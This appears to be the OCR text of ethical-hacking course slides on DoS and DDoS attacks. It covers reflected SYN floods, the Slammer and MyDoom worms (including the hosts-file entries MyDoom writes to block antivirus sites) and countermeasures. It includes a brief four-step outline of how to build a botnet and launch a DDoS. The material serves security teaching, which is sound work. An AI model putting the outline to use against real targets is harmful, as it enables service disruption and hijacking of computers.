
Scenario

A few hours after the launch of the e-business paper, DDoS attacks crippled the website. Continuous bogus requests flooded the website and consumed all recourses. Experts confirmed that thousands of compromised hosts were deployed to unleash the attack.

1. How does Sam react to the situation?
2. Estimate the loss of Goodwill caused by the attack. What are the business implications?
3. How can one prevent such attacks? What are the proactive steps involved?



The Reflected DoS Attacks




Reflection of the Exploit

- ⊙ TCP three-way handshake vulnerability is exploited
- ⊙ The attacking machines send out huge volumes of SYN packets but with the IP source address pointing to the target machine
- ⊙ Any general-purpose TCP connection-accepting Internet server could be used to reflect SYN packets.
- ⊙ For each SYN packet received by the TCP reflection server, up to four SYN/ACK packets will generally be sent
- ⊙ It degrades the performance of the aggregation router

Countermeasures for Reflected DoS

- ⦿ Router port 179 can be blocked as a reflector
- ⦿ Blocking all inbound packets originating from the service port range will block most of the traffic being innocently generated by reflection servers
- ⦿ ISPs could prevent the transmission of fraudulently addressed packets
- ⦿ Servers could be programmed to recognize a SYN source IP address that never completes its connections

DDoS Countermeasures



Taxonomy of DDoS Countermeasures

- ⊙ Three essential components:
 - Preventing secondary victims and detecting and neutralizing handlers
 - Detecting or preventing the attack, mitigating or stopping the attack, and deflecting the attack
 - The post-attack component which involves network forensics

Preventing Secondary Victims

- ⊙ A heightened awareness of security issues and prevention techniques from all Internet users
- ⊙ Agent programs should be scanned for in the systems
- ⊙ Installing anti-virus and anti-Trojan software and keeping these up to date can prevent installation of the agent programs
- ⊙ Daunting for the average “web-surfer,” recent work has proposed built-in defensive mechanisms in the core hardware and software of computing systems

Detect and Neutralize Handlers

- ① Study of communication protocols and traffic patterns between handlers and clients or handlers and agents in order to identify network nodes that might be infected with a handler
- ① There are usually few DDoS handlers deployed as compared to number of agents. So neutralizing a few handlers can possibly render multiple agents useless, thus thwarting DDoS attacks

Detect Potential Attacks

- ⊙ Egress filtering
 - Scanning the packet headers of IP packets leaving a network
- ⊙ There is a good probability that the spoofed source address of DDoS attack packets will not represent a valid source address of the specific sub-network
- ⊙ Placing a firewall or packet sniffer in the sub-network that filters out any traffic without an originating IP address

Mitigate or Stop the Effects of DDoS Attacks

⦿ Load Balancing

- Providers can increase bandwidth on critical connections to prevent them from going down in the event of an attack
- Replicating servers can help provide additional failsafe protection
- Balancing the load to each server in multiple-server architecture can improve both normal performances as well as mitigate the effect of a DDoS attack


⦿ Throttling

- This method sets up routers that access a server with logic to adjust (throttle) incoming traffic to levels that will be safe for the server to process

Deflect Attacks

◉ Honeypots

- Systems that are set up with limited security to be an enticement for an attacker
- Serve as a means for gaining information about attackers by storing a record of their activities and learning what types of attacks and software tools the attackers used



Post-Attack Forensics


- ⊙ Traffic pattern analysis
 - Data can be analyzed, post-attack, to look for specific characteristics within the attacking traffic
- ⊙ This characteristic data can be used for updating load balancing and throttling countermeasures
- ⊙ DDoS attack traffic patterns can help network administrators develop new filtering techniques for preventing it from entering or leaving their networks

Packet Traceback

- ⊙ This allows back tracing the attacker's traffic and possibly identifying the attacker
- ⊙ Additionally, when the attacker sends vastly different types of attacking traffic, this method assists in providing the victim system with information that might help develop filters to block the attack
- ⊙ Event Logs:
 - It keeps logs of the DDoS attack information in order to do a forensic analysis and to assist law enforcement in the event the attacker does severe financial damage

Worms

Worms are distinguished from viruses in the fact that a virus requires some form of human intervention to infect a computer whereas a worm does not




Source:
<http://www.ripe.net/ttm/worm/ddos2.gif>

Slammer Worm

- ⦿ A worm targeting SQL Server computers that is a self-propagating malicious code, which exploits the vulnerability that allows for the execution of arbitrary code on the SQL Server computer due to a stack buffer overflow.
- ⦿ The worm will craft packets of 376 bytes and send them to randomly chosen IP addresses on port 1434/udp. If the packet is sent to a vulnerable machine, this victim machine will become infected and will also begin to propagate.
- ⦿ Compromise by the worm confirms a system is vulnerable to allowing a remote attacker to execute arbitrary code as the local SYSTEM user.

Spread of Slammer Worm – 30 min

- ⦿ The Slammer worm (also known as the Sapphire worm) was the fastest worm in history—it doubled in size every 8.5 seconds at its peak
- ⦿ From the time it began to infect hosts (around 05:30 UTC) on Saturday, Jan. 25, 2003, it managed to infect more than 90 percent of the vulnerable hosts within 10 minutes using a well-known vulnerability in Microsoft's SQL Server
- ⦿ Slammer eventually infected more than 75,000 hosts, flooded networks all over the world, caused disruptions to financial institutions, ATMs, and even an election in Canada



Source:

<http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/warnings/slammermapnoflash.html>

Copyright © by **EC-Council**

All Rights reserved. Reproduction is strictly prohibited

MyDoom.B

- ⊙ MYDOOM.B variant is a mass-mailing worm
- ⊙ On P2P networks, W32/MyDoom.B may appear as a file named {attackXP-1.26, BlackIce_Firewall_Enterpriseactivation_crack, MS04-01_hotfix, NessusScan_pro, icq2004-final, winamp5, xsharez_scanner, zapSetup_40_148}.{exe, scr, pif, bat}
- ⊙ It can perform DoS against www.sco.com and www.microsoft.com
- ⊙ It has a backdoor component and opens port 1080 to allow remote access to infected machines. It may also use ports 3128, 80, 8080, and 10080
- ⊙ It runs on Windows 95, 98, ME, NT, 2000, and XP

MyDoom.B

- ⊙ The virus overwrites the host file (%windir%\system32\drivers\etc\hosts on Windows NT/2000/XP, %windir%\hosts on Windows 95/98/ME) to prevent DNS resolution for a number of sites, including several antivirus vendors effecting a Denial of Service.
- ⊙

127.0.0.1	localhost localhost.localdomain local lo
0.0.0.0	0.0.0.0
0.0.0.0	engine.awaps.net awaps.net www.awaps.net ad.doubleclick.net
0.0.0.0	spd.atdmt.com atdmt.com click.atdmt.com clicks.atdmt.com
0.0.0.0	media.fastclick.net fastclick.net www.fastclick.net ad.fastclick.net
0.0.0.0	ads.fastclick.net banner.fastclick.net banners.fastclick.net
0.0.0.0	www.sophos.com sophos.com ftp.sophos.com f-secure.com www.f-secure.com
0.0.0.0	ftp.f-secure.com securityresponse.symantec.com
0.0.0.0	www.symantec.com symantec.com service1.symantec.com
0.0.0.0	liveupdate.symantec.com update.symantec.com updates.symantec.com
0.0.0.0	support.microsoft.com downloads.microsoft.com
0.0.0.0	download.microsoft.com windowsupdate.microsoft.com
0.0.0.0	office.microsoft.com msdn.microsoft.com go.microsoft.com
0.0.0.0	nai.com www.nai.com vil.nai.com secure.nai.com www.networkassociates.com
0.0.0.0	networkassociates.com avp.ru www.avp.ru www.kaspersky.ru
0.0.0.0	www.viruslist.ru viruslist.ru avp.ch www.avp.ch www.avp.com
0.0.0.0	avp.com us.mcafee.com mcafee.com www.mcafee.com dispatch.mcafee.com
0.0.0.0	download.mcafee.com mast.mcafee.com www.trendmicro.com
0.0.0.0	www3.ca.com ca.com www.ca.com www.my-etrust.com
0.0.0.0	my-etrust.com ar.atwola.com phx.corporate-ir.net
0.0.0.0	www.microsoft.com
- ⊙ On February 3, 2004, W32/MyDoom.B removes the entry for www.microsoft.com.

MyDoom.B

The screenshot shows a Microsoft Internet Explorer window titled "Symantec Security Response - W32.Mydoom.A@mm". The address bar displays the URL "http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.a@mm.html". The page content includes a left sidebar with navigation links like "global sites", "products and services", and "purchase". The main content area features the title "W32.Mydoom.A@mm" with a red question mark icon, a "print document" button, and a tabbed interface with sections for "threat assessment", "technical details", "recommendations", and "removal instructions". A yellow callout box on the right says "To fix this problem, get the removal tool." The bottom of the page shows a Windows taskbar with various open applications and a system clock indicating 7:14 PM.

Symantec Security Response - W32.Mydoom.A@mm - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Search Favorites

Address <http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.a@mm.html> Go Links

Google mydoom.b Search Web 45 blocked AutoFill Options mydoom b

united states

- global sites
- products and services
- purchase
- support
- security response
- downloads
- about symantec
- search
- feedback

SPECIAL OFFER!

Get **\$10 OFF** and a **BONUS** copy of Norton Password Manager

with Norton Internet Security purchase

[click here](#)

© 1995-2005 Symantec Corporation.

W32.Mydoom.A@mm

Discovered on: January 26, 2004
Last Updated on: July 27, 2004 11:53:34 AM

print document

threat assessment technical details recommendations removal instructions

Due to a decreased rate of submissions, Symantec Security Response has downgraded this threat from a Category 3 to a Category 2 rating as of March 30, 2004.

W32.Mydoom.A@mm (also known as W32.Novarg.A) is a mass-mailing worm that arrives as an attachment with the file extension .bat, .cmd, .exe, .pif, .scr, or .zip.

When a computer is infected, the worm sets up a backdoor into the system by opening TCP ports 3127 through 3198, which can potentially allow an attacker to connect to the computer and use it as a proxy to gain access to its network resources.

In addition, the backdoor can download and execute arbitrary files.

There is a 25% chance that a computer infected by the worm will perform a Denial of Service (DoS) on February 1, 2004 starting at 16:09:18 UTC, which is also the same as 08:09:18 PST, based on the machine's local system date/time. If the worm does start the DoS attack, it will not mass mail itself. It also has a trigger date to stop spreading/DoS-attacking on February 12, 2004. While the worm will stop on February 12, 2004, the backdoor component will continue to function after this date.

To fix this problem, get the removal tool.

Start MSN Messenger Symantec Security HYPRSNAP 7:14 PM

How to Conduct DDoS Attack

- Step 1. Write a virus that will send ping packets to a target network/websites
- Step 2. Infect a minimum of (30,000) computers with this virus and turn them into “zombies”
- Step 3. Trigger the zombies to launch the attack by sending wake-up signals to the zombies or activated by certain data
- Step 4. The zombies will start attacking the target server until they are disinfected

Summary

- ⦿ DoS attacks can prevent the usage of the system by its legitimate users by overloading the resources.
- ⦿ It can result in disabled network, disabled organization, financial loss, and loss of goodwill.
- ⦿ Smurf, Buffer overflow, Ping of death, Teardrop, SYN, and Tribal Flow Attacks are some of the types of DoS attacks and WinNuke, Targa, Land, and Bubonic.c are some of the tools used to achieve DoS.
- ⦿ A DDoS attack is one in which a multitude of compromised systems attack a single target.

Summary

- ⊙ There can be Bandwidth depletion or Amplification DDoS attacks.
- ⊙ Trin00, TFN, TFN2K, Stacheldraht, Shaft, and Trinity are some of the DDoS attack tools.
- ⊙ Countermeasures include preventing secondary victims, detecting and neutralizing handlers, detecting or preventing the attack, mitigating or stopping the attack, and deflecting the attack.



Ethical Hacking

